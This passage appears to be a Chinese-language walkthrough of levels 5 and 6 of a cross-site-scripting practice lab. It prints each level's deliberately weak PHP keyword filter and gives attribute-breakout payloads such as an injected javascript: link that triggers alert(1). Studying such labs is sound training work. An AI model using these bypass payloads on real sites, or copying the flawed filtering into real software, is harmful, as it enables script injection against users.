
尝试payload=" onclick="alert(1),应该就可以顺利通过了
level5
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level6.php?keyword=break it out!";
9 }
10 </script>
11 <title>欢迎来到level5</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level5</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = strtolower($_GET["keyword"]);
18 $str2=str_replace("<script","<scr_ipt",$str);
19 $str3=str_replace("on","o_n",$str2);
20 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
21 <form action=level5.php method=GET>
22 <input name=keyword value="'.$str3.'">
23 <input type=submit name=submit value=搜索 />
24 </form>
25 </center>';
26 ?>
27 <center><img src=level5.png></center>
28 <?php
29 echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
30 ?>
31 </body>
32 </html>
|
看到源码第17、18、19行,将<script、on等字符做了转换,那么想要使用<script>alert(1)</script>和onclick=alert(1)等就有了限制。


由于源码是没对尖括号<,>做限制,可以考虑payload:"> <a href=javascript:alert(1)>1111</a> <"

可以看到,此时这里的1111便是我们通过<a>构造出的,当我们点击1111时便会触发alert(1)。
level6
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level7.php?keyword=move up!";
9 }
10 </script>
11 <title>欢迎来到level6</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level6</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str2=str_replace("<script","<scr_ipt",$str);
19 $str3=str_replace("on","o_n",$str2);
20 $str4=str_replace("src","sr_c",$str3);
21 $str5=str_replace("data","da_ta",$str4);
22 $str6=str_replace("href","hr_ef",$str5);
23 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
24 <form action=level6.php method=GET>
25 <input name=keyword value="'.$str6.'">
26 <input type=submit name=submit value=搜索 />
27 </form>
28 </center>';
29 ?>
30 <center><img src=level6.png></center>
31 <?php
32 echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
33 ?>
34 </body>
35 </html>
|
